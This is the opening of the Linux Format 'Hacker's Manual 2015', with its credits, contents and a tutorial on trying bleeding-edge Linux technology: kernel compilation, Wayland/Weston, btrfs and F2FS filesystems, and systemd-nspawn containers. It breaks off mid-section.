Guru Guide

Nobody goes deeper into technology

HACKER'S MANUAL 2015

FULLY REVISED & UPDATED EDITION

POWER UP YOUR LINUX SKILLS

• THE KERNEL • NETWORKS
• SERVERS • HARDWARE

180 PAGES OF TUTORIALS

MASTER NEW SKILLS YOU CAN APPLY TO ANY PROJECT

Future

TGG03 2015

Get the UK's best-selling Linux magazine



DELIVERED DIRECT TO YOUR DOOR

Order online at **www.myfavouritemagazines.co.uk**

or find us in your nearest supermarket, newsagent or bookstore!

Guru Guide

Nobody goes deeper into technology

HACKER'S MANUAL 2015

HACKER'S MANUAL 2015

EDITORIAL TEAM

MANAGING ART EDITOR
Fraser McDermott

ADDITIONAL ART
Elly Walton

EDITOR
Neil Mohr

EDITOR-IN-CHIEF
Graham Barlow

CONTRIBUTORS
Jonni Bidwell, Matt Beilby, Neil Bothwick, Chris Brown, Jolyon Brown, Kent Elchuk, Matthew Hanson, Les Pounder, Richard Smedley, Alexander Tolstoy, Mihalis Tsoukalos.

MANAGEMENT

CONTENT & MARKETING DIRECTOR
Nial Ferguson

HEAD OF CONTENT & MARKETING, TECH
Nick Merritt

GROUP EDITOR-IN-CHIEF
Paul Newman

GROUP ART DIRECTOR
Steve Gotobed

MARKETING

MARKETING MANAGER
Richard Stephens

PRINT & PRODUCTION

PRODUCTION MANAGER
Mark Constance

PRODUCTION CONTROLLER
Marie Quilter

CIRCULATION

TRADE MARKETING MANAGER
Juliette Winyard
Phone +44(0)7551 150984

LICENSING

LICENSING & SYNDICATION DIRECTOR
Regina Erak
regina.erak@futurenet.com
Phone +44(0)1225 442244
Fax +44 (0)1225 732275

SUBSCRIPTIONS

UK reader order line & enquiries: 0844 848 2852
Overseas reader order line & enquiries: +44 (0)1604 251045
Online enquiries: www.myfavouritemagazines.co.uk

Future Publishing Limited
Quay House, The Ambury, Bath, BA1 1UA, UK www.futureplc.com
www.myfavouritemagazines.co.uk
Phone +44 (0)1225 442244 Fax +44 (0)1225 732275

All contents copyright © 2015 Future Publishing Limited or published under licence. All rights reserved. No part of this magazine may be reproduced, stored, transmitted or used in any way without the prior written permission of the publisher.

Future Publishing Limited (company number 2008885) is registered in England and Wales. Registered office: Registered office: Quay House, The Ambury, Bath, BA1 1UA. All information contained in this publication is for information only and is, as far as we are aware, correct at the time of going to press. Future cannot accept any responsibility for errors or inaccuracies in such information. You are advised to contact manufacturers and retailers directly with regard to the price and other details of products or services referred to in this publication. Apps and websites mentioned in this publication are not under our control. We are not responsible for their contents or any changes or updates to them.

If you submit unsolicited material to us, you automatically grant Future a licence to publish your submission in whole or in part in all editions of the magazine, including licensed editions worldwide and in any physical or digital format throughout the world. Any material you submit is sent at your risk and, although every care is taken, neither Future nor its employees, agents or subcontractors shall be liable for loss or damage.

Future

Future is an award-winning international media group and leading digital business. We reach more than 49 million international consumers a month and create world-class content and advertising solutions for passionate consumers online, on tablet & smartphone and in print.

Future plc is a public company quoted on the London Stock Exchange (symbol: FUTR).
www.futureplc.com

Chief executive Zillah Byng-Maddick
Non-executive chairman Peter Allen
Chief financial officer Richard Haley

Tel +44 (0)207 042 4000 (London)
Tel +44 (0)1225 442 244 (Bath)

HACKER'S MANUAL 2015

Welcome!

...to the super-enhanced Hacker's Manual for 2015. Dive in and learn how to hack everything.



Hacker! Lock up the children and hide the silver! Hacking has a bad name in the mainstream press, but we know the truth, hacking has much nobler roots.

It's generally held as originating at MIT, in the 1960s, as a term for the crème de la crème of programmers. They were the master alchemists of languages such as Fortran, and known for pushing them beyond their limitations and making them work in ways they were never intended – what they achieved often felt like magic.

Hacking is really about making the most of your systems, turning the conventional into the unconventional, and subverting tools to tasks no one thought possible. And like the original hackers it's about a hunger for knowledge, which is why we've laid out the best tutorials and the most useful features from the most recent issues of *Linux Format* as a feast for the hungry hacker to devour.

You'll learn things like how to stay anonymous online; how to secure your phone; how to take control of all your data and set up a personal cloud and even learn a few web cracks that the 'Dark Side' may try to fling in your direction.

We think this year's Hacker Manual is the best one yet. Tuck in and enjoy the hack!

Neil Mohr, Editor

The Guru Guide Doctrine

Guru Guides are designed to help experienced technology users dive deeper into a subject. Whether you're learning a new programming language or planning to start a new business, each book aspires to be...

- A reference you can keep on your desk or next to your computer and consult time and time again when you need to know how to do something or solve a problem
- A teacher – helping you develop your skills and take with you through your life, applying them at home or even in the workplace
- A challenge – we know that you know the basics so instead of patronising you we'll suggest new things to try and help you take your knowledge to the next level

How are we doing? Email **techbookseditor@futurenet.com** and let us know if we've lived up to our promises!

Contents

HACKER'S MANUAL 2015

Dive into the world of hacking with this in-depth manual that covers the big topics from the Linux kernel and wider open-source OS to hacking servers, the web and beyond.

Linux

Hack the kernel and dive into the open source OS that we all know and love

10 **Next-gen Linux**

18 **Build your own kernel**

24 **Master package managers**

28 **Discover Arch Linux**

32 **Using Rescatux**

Privacy

Keep it secret, keep it safe. Tools and hacks to block GCHQ and the NSA

38 **Anonymising distros**

45 **Beat the NSA**

54 **Full-drive encryption**

56 **Build your own VPS**

60 **Cryptography explained**

65 **Android security**

Hardware

Cool hacks to bust open hardware and get it to run whatever OS you want

72 **Linux on Chromebooks**

76 **Free Android**

80 **Crack open UEFI**

84 **Build a Linux PC**

94 **Advanced file systems**

98 **Build your own NAS**

104 **Build your own robot**

108 **OpenGL on the Pi**

112 **Hack your router**

Networks

Take control of your LAN and your servers with protocols and monitoring tools

118 **Master the basics**

122 **Go next-gen IPv6**

126 **Build a log server**

130 **Monitor packets with Wireshark**

134 **Samba and Windows**

141 **Docker and virtual servers**

150 **Ldap authentication**

156 **Discovering Dtrace**

Internet

How to take control of the world wide web, hack servers and stay safe

162 **Deploy OwnCloud and kick out Google forever!**

166 **Discover how you can hack and protect servers**

174 **Take control of your email with your own webmail**

HACKER'S MANUAL 2015

HACKER'S MANUAL 2015

Linux hacks

Dive into the kernel and deeper OS to take control of your systems

10 **Next-gen Linux**
Get next-gen features of the kernel today with our guide to the latest developments.

18 **Build your own kernel**
Take complete control and build the Linux kernel you want from the source.

24 **Package management**
Discover how Linux controls and updates your software through *apt-get* and more.

28 **Arch Linux**
Install the rolling release distro that all the expert hackers love and you will too.

32 **Recover systems with Rescatux**
When it all goes wrong roll out Rescatux to recover lost files, partitions and more.

GET THE TECH OF 2015



With the enthusiasm of a kid using the newest and shiniest toys, we show you how to play with the latest Linux software.

We often hear how wonderful Linux is for older hardware, and it is. Linux enables many users to keep using systems that others would be forced to discard. But statements like that are also doing Linux a disservice, and give the impression that it's just a poor man's operating system for hardware that's no longer up to running the latest and greatest [<cough> - Ed] version of Windows.

Nothing could be further from the truth, Linux has some cutting edge software available, although the mainstream distros do not always reflect this. The distro development teams have to worry about compatibility and stability, so they generally default to using stable, well tested software. Even popular distros such as Ubuntu, which uses Debian Testing packages and has a reputation for being forward looking, doesn't use the very latest software.

So what do you do if you want to try life on the bleeding edge? What software is out there that the distros are not yet using and how can you try it for yourself?

> **"This is the stuff that may well appear in your favourite distribution next year."**

Over the next few pages, we will look at some of the new technologies being developed for Linux, but not in a theoretical way. This is the stuff that may well appear in your favourite distribution next year, but we will show you how you can try it now. You can see what the future holds, as we show you how to install it. We will also look at some of the pitfalls surrounding doing this, after all, there is a reason the distros don't include the latest experimental code, and show you how to try it without risking your system or your sanity. It doesn't really matter which distro you currently use, although some do make it easier than others (such as Arch or Gentoo) but something like the ubiquitious Ubuntu (or one of its derivatives, such as Linux Mint) or OpenSUSE or Fedora are also an excellent base for experimentation.

The Linux kernel

Perform a heart transplant on your Linux OS.

Let's start with the heart of a Linux system: the kernel. New versions are released every couple of months, with minor updates in between. So the kernel supplied with your new distro will already be slightly behind, more so if the distro sticks with the long-term kernel releases. Should you be concerned and do you need to update? The answer to those questions is usually 'no' but there are some perfectly good reasons for updating to the latest available:

- **Security:** It may be that bugs have been discovered in the version you are using that affect the security or stability of your system. In this case, a minor update will be released with the fix and your distro will provide it through their normal updates system.
- **Drivers:** If you have some really new hardware, the drivers may not have been included until after the version your distro provides, so you need to compile your own.
- **Features:** You may want access to a feature in a newer kernel. For example, if you use the btrfs filesystem, it's still developing quite rapidly so a more recent kernel may be a good idea.
- **Patches:** You want to apply a patch to the kernel that adds or alters a feature.
- **Shiny:** Geeks love shiny new stuff, so you may be tempted to use a later kernel just because you can.

Rite of passage

Using a kernel version not supplied by your distro means downloading the source and compiling it yourself. This is often considered a rite of passage among Linux users, and certainly gives you bragging rights to be able to say you built your own kernel. However, there's no mystique to the process and recompiling the kernel is actually safer than building anything else from source. This is because the kernel is built as a separate file in **/boot**, loaded by your bootloader, but the old kernel is still there, the new one is just another file with a slightly different name. Even if you manage to build a kernel that will not boot, you can simply select the old kernel from your boot menu and try again.

While it is possible to compile a kernel as a normal user and then switch to root to install it, the process is simpler if you are logged in as root before you start. Download the kernel you want from **https://kernel.org** and unpack the tarball into **/usr/src**. If you want to apply a kernel patch, this is the time to do it. The process for applying patches depends on the individual case, so follow the instructions that came with the patch.

Now you need to configure the kernel. You could do this from scratch, but it is easier if you start with your current kernel configuration. Some distros enable the feature that makes the current kernel's configuration available from **/proc/config.gz**. In that case, **cd** into the directory for your new kernel and copy this to the configuration file:

```
cd /usr/src/linux-3.x.y
zcat /proc/config.gz >.config
```

Once you have a configuration file in place, you need to tweak it to take the new options into account. There are a number of ways to do this, and for a simple update to a newer version the easiest option is to run:

```
make oldconfig
```

This prompts you for any changes between the current saved configuration and what is available in the new kernel. You normally have four options: **y**, **m**, **n** or **?**. The first builds the option into the kernel, the second builds it as a loadable module, you have probably already guessed that **n** disables the option, while **?** shows you some help text then asks the question again. The other options provide a graphical(ish) configuration program.

```
make menuconfig
make xconfig
```

Menuconfig is an ncurses-based program, so you can use it over SSH or in a console, *xconfig* opens a fully graphical tool. With either method you can browse and select options and view help text. You can also search for a particular option by pressing / in *menuconfig* or Ctrl+F in *xconfig*. Then click on the item you want in *xconfig*, or press the number alongside it in *menuconfig* to jump to that setting. Once configured, you can compile and install the kernel and module like this:


> **"Recompiling the kernel is actually safer than building anything else from source."**

```
make all
make modules_install
make install
```

Sometimes the feature or driver you want is included in the current kernel but not enabled in the build from your distro. In such cases you don't need to update the kernel but you will need to recompile the existing one.

Update the initrd

You may also need to build a new initrd before running **grub-mkconfig** or **update-grub**, the exact command for this is distro-dependent, but you can avoid it altogether by building everything you need to mount the root partition – such as SATA drivers and the filesystem used on the root partition – into the kernel and not as modules. You would then lose your graphical boot splash screen, but if you are running cutting-edge software, you probably want to be able to see the boot messages anyway.



When it comes to configuring your kernel, you have a choice of interfaces: installing the mouse-friendly *xconfig* and the shell-friendly *menuconfig*.

Wayland

Try out the replacement windowing system for the ageing X11.

One of the most talked about projects that we are still waiting for is *Wayland*. This is intended to replace the ageing X window system, with its somewhat tortuous client/server model. *Wayland* has been in development for about five years already, with several announcements from distros, such as Fedora that it would be in their next release, followed with "it's not quite ready, maybe the release after".

Wayland is actually available now, although not all applications work with it. You can install it from a package in the usual way or get the source from **http://wayland.freedesktop.org**, but you may find that *Wayland* is already installed on your distro. The latest Ubuntu and Fedora releases certainly have it pre-installed. However, installing *Wayland* itself will not change anything. *Wayland* is basically a library, you need a compositor to be able to replace X. But what is a compositor? This is the software that actually draws your screen, rendering the windows over the background and updating the image as objects are opened, closed, resized and moved. With current systems, the compositor does most of the work, making much of X redundant. This is one of the advantages of *Wayland*; it acts as a simple interface between programs and the compositor and between the compositor and the kernel, which handles input events. This gives a simpler, lighter and faster system with each part of the software stack handling its assigned tasks and *Wayland* handling the intercommunication.

For now, you will need to edit weston.ini to get a functional desktop using *Weston*. With software still in testing, the friendly graphical editors tend to come later on.

The reference compositor from the *Wayland* project is called *Weston*, and you need to install that, too. You can run a *Weston* session in a window on X, just run **weston** in a terminal, but that doesn't show you the true picture. To launch a full *Wayland*/*Weston* desktop, log out of X and into a virtual console and run:

```
weston-launch
```

Do this as a normal user, not as root. You will see a very basic desktop open with nothing but a terminal icon at the top right. *Wayland* comes with some example programs that you can run from this terminal, such as:

- *weston-image* – an image viewer.
- *weston-pdf* – a PDF viewer.
- *weston-flower* – a graphical demonstration.
- *weston-gears* – runs GLXgears, for comparison with X.


Do something useful

Demo programs are very nice, but not that useful. To get a more functional Weston desktop, you will need to edit **~/.config/weston.ini**, which you can think of as the *Weston*-equivalent of **.xinitrc** which specifies what to run when the desktop is loaded. It follows the standard INI file format of a section name in brackets, followed by one or more settings for that section, like this

```
[core]
modules=desktop-shell.so,xwayland.so
[shell]
background-image=/home/nelz/wallpaper.png
background-color=0xff000000
panel-color=0x90ffffff
```

The core section loads the modules you want, *xwayland* is used to run X programs on *Wayland*. The shell section sets the basics of the desktop, here we are setting the desktop background and the colour and transparency of the panel at the top of the screen. You can check the appearance by running **weston** in an X terminal to open it in a window, but it doesn't do much yet, let's add something to the launcher:

```
[launcher]
icon=/usr/share/icons/hicolor/24x24/apps/chromium-
```



What is wrong with X?

The main problem with X is that it's a huge software stack that tries to do everything for the graphical environment, when much of that can be done elsewhere. The architecture also means that everything has to go through the X server. Clients don't tell the compositor about windows being opened or closed, they tell the X server. But the X server doesn't deal with such matters, it passes the message on to the compositor, and the response takes a similarly tortuous route. Similarly, input events, which are generated by the kernel these days, have to go via the X server.

So we have this complex piece of software acting as a messenger, and not a very efficient one at that. It's important to realise that the *Wayland* developers have not set themselves up as competition to the *X.org* developers, there are *X.org* devs working on *Wayland*. The *Wayland* project is an attempt to bring the graphical desktop infrastructure up to date. It has taken a lot longer than some expected, as is so often the case, but it is definitely getting there and well worth a try.

Adding repositories

Every distribution's package manager enables you to add extra sources of software packages, which are known as repositories. They may even have some extra repositories of their own that are not enabled by default, as they contain software considered unstable or experimental. They generally provide lists of the extra sources, such as:

» **OpenSUSE: https://en.opensuse.org/Additional_package_repositories**.

» **Fedora: http://fedoraproject.org/wiki/Third_party_repositories**.

» **Ubuntu: https://launchpad.net/ubuntu**.

» **Arch Linux: https://aur.archlinux.org**.

» **Gentoo: http://wiki.gentoo.org/wiki/Layman** and **http://gpo.zugaina.org**.

Ubuntu's Launchpad provides access to a large number of repositories, often only covering a few packages, called PPAs (Personal Package Archive). These can be added to your particular package manager with the command:

```
sudo add-apt-repository ppa:user/ppa-name
```

These work with other Ubuntu-derived distributions as well, such as Linux Mint, and often with Debian too.

Each project's website may also have links to packages for various distros, which are usually the latest available. Otherwise, you always have the option of gaining geek points by compiling from the source.

```
browser.png
path=/usr/bin/chromium

[launcher]
icon=/usr/share/weston/icon_window.png
path=/usr/bin/weston-terminal
```

Once you have some applications ready to launch, you can add further sections, such as

```
[screensaver]
path=/usr/libexec/weston-screensaver
timeout=600
```

to add a screensaver and

```
[keyboard]
keymap_model=pc105
keymap_layout=gb
```

to set up the keyboard. These are the sort of things that your distro sets defaults for with X, and provides a graphical way of changing it. That will happen when Wayland becomes mainstream, but for now you will need to edit the INI file.

> **"Wayland and X can co-exist on the same system, so you can install and experiment."**

The full format is explained in the **weston.ini** man page, there is a lot more you can tweak, but this will get you started.

Gnome on Wayland

Wayland and X can co-exist on the same system, so you can install and experiment with *Wayland* but still go back to your X desktop whenever you want to. This makes it safe to try *Wayland* on your main system (well, as safe as trying anything new can be) but if you want to just give it a spin, you can try it with Gnome from the Fedora 21 live environment as described below.

What about running the current desktop environments with *Wayland*? Both Gnome and KDE have some support for *Wayland*, with Gnome having the edge – for now as Qt5 has better *Wayland* support on the way. Provided the correct session is installed, and the *Wayland* libraries, you can pick Gnome on Wayland as an option when logging in with *GDM*. The easiest way to try this is with Fedora 21 (head over to **http://getfedora.com**), as the *Wayland* files are installed by default, you only need to install the *gnome-session-wayland-session* package to add the login option to use *Wayland*. You can even run it from the live disc environment, by logging out and back in. Don't click the option for the Live User as this will log you straight back in with X. Instead, click the Not listed entry, type the username of liveuser then click on the small icon to the left of the Next button, from where you can choose Gnome on *Wayland*.

Going back to the start of creating **weston.ini**, we added a modules line to load two modules. The first was *desktop-shell*, which is the standard *Weston* desktop (there is also *tablet-shell* for touchscreen devices) and we also loaded *xwayland*. This modules enables X clients to run on a weston desktop, meaning you can run most of your software on *Wayland* without having to wait for it to be ported.

Mir alternative

We cannot talk about new display servers and *Wayland* without mentioning *Mir*. The alternative display server under development by Canonical, shares much with *Wayland* while borrowing some concepts from Android. To date, the only desktop environment said to work with *Mir* is Unity 8, the yet to be released next version of Ubuntu's desktop. Other developers, such as Xubuntu, have considered porting to *Mir* but have not done so yet. While *Wayland* uses the Linux kernel's evdev framework to handle input events, *Mir* uses the Android methods, making *Mir* potentially more suitable for non-desktop use as Unity begins to live up to its name. For now, if you want to try the new graphics engine on any distro, *Wayland* is the way to go. »



You can try *Wayland* right now, by booting into Fedora 21 from our cover disc and logging in with the Gnome on *Wayland* option.

Next-gen filesystems

Install the latest filesystems that are evolving at a rapid rate.

An area of Linux that has seen a lot of development lately are filesystems. There are two very good reasons for this: the introduction of so-called 'next generation' filesystems and the widespread adoption of solid-state drive with their very different strengths and weaknesses compared with the old spinning drives.
In olden times, you partitioned a drive as you saw fit and then put a single filesystem on each partition. The filesystems evolved: ext2 gained a journal and became ext3, and in turn ext3 evolved into ext4. While ext4 has many advantages over its antecedents, it still follows the one filesystem per partition rule.

Then volume managers were developed, such as LVM, which made it possible to split up a single large partition into virtual partitions, or logical volumes, giving far more flexibility to systems. We would add, remove and resize such volumes with ease, although we still needed to deal with the filesystems separately. Adding extra drives which were using RAID added another layer to deal with. That meant three sets of tools were needed: *mdadm*, RAID and the ext4 toolkit, in order to manipulate filesystems to suit changing storage requirements. There were other filesystems available, ReiserFS and XFS in particular, but they still had the same limitations.

There is now another filesystem that is in the kernel and offers a similar set of features to ZFS, called btrfs (Note: there are more ways of pronouncing btrfs than there are text editors in Debian). The project was started by Oracle, the same people that bought Sun and open-sourced ZFS.
As btrfs is in the mainstream kernel, there are no problems with running it on the root filesystem. It's even possible for *Grub* to load the kernel from a btrfs filesystem, although that's becoming less relevant with UEFI systems needing a FAT filesystem first on the disk, which can be used for **/boot**.


Development of btrfs is proceeding at a fair rate, so it's recommended that you use the most recent kernel you can for the most mature code. You also need to install the *btrfs-tools* package, which contains the user space tools. To create a btrfs filesystem on a single partition, run:

```
mkfs.btrfs /dev/sdb5
```

If you want to create a RAID 1 array, you would use:

```
mkfs.btrfs --data raid1 /dev/sda5 /dev/sdb5
```

Btrfs handles RAID1 differently to the classic mode of copying all data to all drives: It keeps two copies of each block of data, on separate drives. With a two-drive array, this is the same as normal RAID 1, but if you add a third drive, you get more storage, whereas classic RAID 1 gives the same space but more redundancy. Two 2TB hard drives give you 2TBs either way, but add a third to a btrfs RAID 1 array and you now have 3TB.



Snapshots are one of the many enhancements offered by next generation filesystems like Btrfs, and used to good effect in SUSE's *Snapper* backup tool.

Using your new filesystem

Once you've created your filesystem, you will need to mount it in the normal way:

```
mount /dev/sdb5 /mnt/somewhere
```

This works for both of the above examples, and to mount a RAID array you give any one of its devices. Now you can create subvolumes, which act as different filesystems and can have different properties, such as quotas or compression. ZFS and Btrfs both checksum all data they store. This may reduce performance slightly, but gives far greater data security, especially when using RAID. Both filesystems are

The first of a new breed

The way filesystems were viewed changed massively when Sun introduced ZFS, a true 'next generation' filesystem that incorporated the functions of RAID and volume management into the filesystem. You could stick one or more disks in a computer, tell ZFS to create a pool from them and then create volumes in that pool. Nothing needed to be formatted, because the volume manager was also the filesystem; you just told it what you wanted and how big you wanted it to be. If you changed your mind later, you simply added, resized or removed volumes as you needed, without any fuss.

When Oracle open-sourced the code for ZFS, the ZFS on Linux project was born and it's now a reasonably mature filesystem. The main disadvantage to filesystem is that its licence is incompatible with the GPL, meaning it cannot be incorporated into the kernel: it has to be installed as separate modules. This is not a major drawback as these are available for most distros, but it does make putting your root filesystem on ZFS more difficult than it would otherwise be. Another drawback is that the ZFS code that was released is not the latest; it's missing some features from later ZFS versions, such as encryption.

Experimenting with filesystems

We are not suggesting to reformat your primary hard disk to try out experimental filesystems, but there are other options. You could use an external drive, or a second internal one, if you have one available. If you don't have the luxury of a spare disk but have plenty of space on your existing one, you could resize an existing partition to give yourself space to experiment, or you could use a loop device. This enables you to use a large file as a virtual disk, somewhat like virtual machines do:

```
dd if=/dev/zero of=somefile bs=1 count=1 seek=10G
sudo losetup /dev/loop0 somefile
```

The first command creates an empty file of the size given to seek. The second command creates a loop device at **/dev/loop0**. Make sure you don't try to use a loop device already in use. If in doubt, use the **-f** option for **losetup** to have it pick the first available device and then **-l** to see which it has picked.

```
sudo losetup -f somefile
sudo losetup -l
```


Now you can use **/dev/loop0** as if it were a partition on a real disk and experiment to your heart's content. Just be aware that you will be working through the disk's real filesystem, too.

able to detect and silently correct corruption of data (by duplicating the good copy in the RAID). They are both copy-on-write filesystems [*See Filesystems: The Next Generation, on page 94*], which means they support snapshots. A snapshot of a subvolume uses no disk space and is created almost instantly. It starts to use space when you make changes to the original subvolume, until then only one copy of the data is stored. This enables you to rollback to any point where you made a snapshot, either to recover deleted files or to get an older version of something you are working on.

Flash friendly

SSDs are becoming cheaper and more popular (we feel certain that the two are not coincidental), yet many worry about the write lifetime of solid-state devices. Unlike their cheaper flash memory cousins found in memory cards and sticks, which themselves are capable of far more writes than previously, SSDs have sophisticated controllers that even out the usage of the memory cells, which is known as 'wear levelling', so the expected lifetime of such devices is often longer than you would expect from spinning disks.

Having said that, SSDs are very different from magnetic discs and put different demands on filesystems. Traditional filesystems have been optimised for the spinning disks they have been used on for years, but we are beginning to see filesystems that are optimised for flash storage. We have just looked at btrfs, and that has options for use on SSDs, some of which are enabled automatically when such a disk is detected. There's another filesystem that is designed exclusively for use on solid-state drives called F2FS (Flash Friendly File System).



There are plenty of options when formatting an SSD with F2FS, but even the defaults should be better for your flash drive than a filesystem that has been developed for 'spinning rust' drives.

> **"There's another filesystem designed exclusively for use on solid-state drives called F2FS."**

One of the problems SSDs can suffer is a loss of performance over time as they experience the SSD equivalent of fragmentation as data is deleted and written to the disk. The TRIM feature of the kernel deals with this, but adds a performance overhead (which is why it's recommended that you run it from a *cron* task rather than ongoing automatic TRIM operations). However, F2FS takes a different approach to cleaning up after itself. The filesystem was added to the kernel less than two years ago but is still not considered stable, so it fits right in with much of the other software here. There are two steps to enabling F2FS on your computer. The first is that the kernel must be built with the CONFIG_F2FS option set, either built-in or as a module. If the file **/proc/config.gz** exists on your system (its existence depends on an optional setting in the kernel), you can check whether this, or any other, option is set with:

```
zgrep F2FS /proc/config.gz
```

Otherwise, you can check for the presence of a module with **modinfo**

```
modinfo f2fs
```

and check if a module is built into the kernel with the following command:

```
grep f2fs /lib/modules/kernel-version/modules.builtin
```

If it's not present in your kernel, you'll need to compile your kernel as described on the previous pages (*see p35*). If you want to put your root partition on F2FS, you should build it into your kernel, not as a module. The other step is to install the userspace tools, usually called *f2fs-tools*, through your distro's package manager. Create an f2fs filesystem with

```
sudo mkfs.f2fs -l LABEL /dev/sdXN
```

once you've done that.

Systemd containers

Take multiple isolated systems for a spin.

Containers are a recent addition to the Linux kernel. They are an alternative to virtualisation when you want to run more than one Linux system on the same host. Unlike full virtualisation, such as *Qemu*, *VirtualBox* and *VMware*, where the software emulates a complete computer, containers use the facilities of the host OS. This means you can only run Linux in a container, unlike a full virtual machine where you can run anything, but it is also less resource intensive as containers share available resources rather than grabbing their allocation of RAM and disk space as soon as they are started, whether they need it or not. Containers operate in their own namespace and use the cgroups facility of the Linux kernel to ensure they run separately from the host system.

Containers have been described as 'chroot on steroids' and they do have similarities to chroots, but are far more powerful and flexible. There are a number of ways of using containers, Docker is grabbing a lot of the headlines and has been is covered over on page 141, but we are going to look at using *systemd-nspawn* to run a container. This means you need a distro running with *Systemd*, which is the norm these days, but you would need that for Docker too.

Initiating a container

A container works with either a directory or a disk image containing an operating system. You can specify one or the other, but not both. If neither is given, *systemd-nspawn* uses the current directory. This means you can connect the hard drive from another computer and run the Linux OS on it, either by mounting its root partition somewhere and calling

```
systemd-nspawn --directory /mount/point
```

or you could give the path to the drive, or an image of it, and run one of:

```
systemd-nspawn --image /dev/sdb
systemd-nspawn --image diskfile.img
```

The disk or disk image must contain a GPT partition table with a discoverable root partition. To guard against trying to use a non-Linux file tree, *systemd-nspawn* will verify the existence of **/usr/lib/os-release** or **/etc/os-release** in the container tree before starting the container.

One limitation of chroot is that it's not really convenient for isolating an OS. You have to make various system directories, like **/dev**, **/proc** and **/sys**, available with bind mounts before starting the chroot. With *systemd-nspawn*, this is all taken care of automatically, and the directories are mounted read-only so that software running in your container cannot affect the host OS. If you need any other directories to be available inside the container, you can specify them on the command line in a number of ways:

```
systemd-nspawn --directory /mount/point --bind=/mnt/important
systemd-nspawn --directory /mount/point --bind-ro=/mnt/important:/important
```


The first command makes the target directory available at the same point within the container while the second command specifies two paths, with the second being the path within the container. The second example also illustrates the use of a read-only mount. You can have multiple **--bind** calls on the command line.

Booting inside a container

As with chroot, running *systemd-nspawn* with no other arguments runs a shell, *Bash* by default. The option that makes containers really interesting is **--boot**. If this is given, an init binary on the root filesystem is run effectively booting the guest OS in the container. You can even call this from a boot script to bring your container up automatically. If you then need to log into a container, use the **machinectl** command. With no arguments, it lists the running containers, open a terminal session in one with:

```
sudo machinectl login container-name
```

Systemd-nspawn names the container from the directory given to it, but you can use **--machine** to specify something more useful.



It looks like a normal Linux boot screen, but look closely and you will see it's running in an X terminal and it's booted in a container.

Filling a container directory

We have told you everything but how to get the OS into your container in the first place. You can copy the contents of an existing installation, or use a disk image, or you can start from scratch. Debian, Fedora and Arch all have commands to install a minimal system into a directory. Pick one of these:

```
yum -y --releasever=21 --nogpg --installroot=~/mycontainer --disablerepo='*'
 --enablerepo=fedora install systemd passwd yum fedora-release vim-minimal
debootstrap --arch=amd64 unstable ~/mycontainer
pacstrap -c -d  ~/mycontainer base
```

You should be running the same distro when running one of the above commands, but once installed you can boot the container from any suitable Linux distro (that is, one running *Systemd*) with:

```
